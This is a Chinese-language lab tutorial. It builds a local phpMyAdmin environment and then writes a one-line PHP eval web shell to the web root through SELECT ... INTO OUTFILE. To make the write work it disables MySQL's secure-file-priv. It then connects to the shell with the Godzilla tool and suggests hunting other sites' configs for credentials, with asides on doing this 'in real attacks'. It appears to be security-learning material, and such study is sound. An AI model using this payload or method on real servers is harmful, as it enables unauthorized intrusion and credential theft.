免责声明:本文技术仅用于网络安全学习研究,请严格遵守《网络安全法》等相关法律法规,严禁未经授权对任何网络、系统实施攻击或测试,违规操作引发的一切法律责任由使用者自行承担,作者不承担连带责任。
一、环境搭建
小皮下载phpMyAdmin,绑定好网站

网站配置

对应php版本要求5.5以上,需要使用https
下载好高版本php,去网站管理这里设置

选择https,生成开发者测试证书,会自动填充,确认之后等待apache重启

用户名和密码为绑定的网站的(实战中可通过泄露得到)
登陆进去,出现报错:配置文件现在需要一个短语密码。
在下载的phpMyAdmin目录下找到文件"config.sample.inc.php"
将文件复制,重命名为"config.inc.php"

打开找到$cfg'blowfish_secret' = '';这一行,在单引号里填入任意字符串(长一些)
保存文件后刷新页面,报错解决
警告:Undefined index: utf8

还是config.inc.php文件,在数据库配置段添加字符集定义
cfg\['Servers'\]\[i]'charset' = 'utf8';
cfg\['Servers'\]\[i]'collation_connection' = 'utf8_general_ci';
二、实操
SQL命令行写入木马文件


SELECT '<?php eval($_POST["pass"]);?>' INTO OUTFILE 'D:\\phpstudy_pro\\WWW\\1.php'(实战中phpMyAdmin存放目录可尝试通过报错得到,\\双写防止转义)
报错,原因是 secure-file-pive是MySQL 安全限制参数,用于禁止**SELECT ... INTO OUTFILE** 随意写入服务器文件
解决:找到小皮当前使用数据库的my.ini配置文件,在mysqld写入secure-file-priv = "",保存,重启数据库
写入成功

访问1.php文件
哥斯拉连接

连接成功
横向移动的话可以去查找该数据库下其他网站配置文件等,查找源码或登录的账号密码之类的。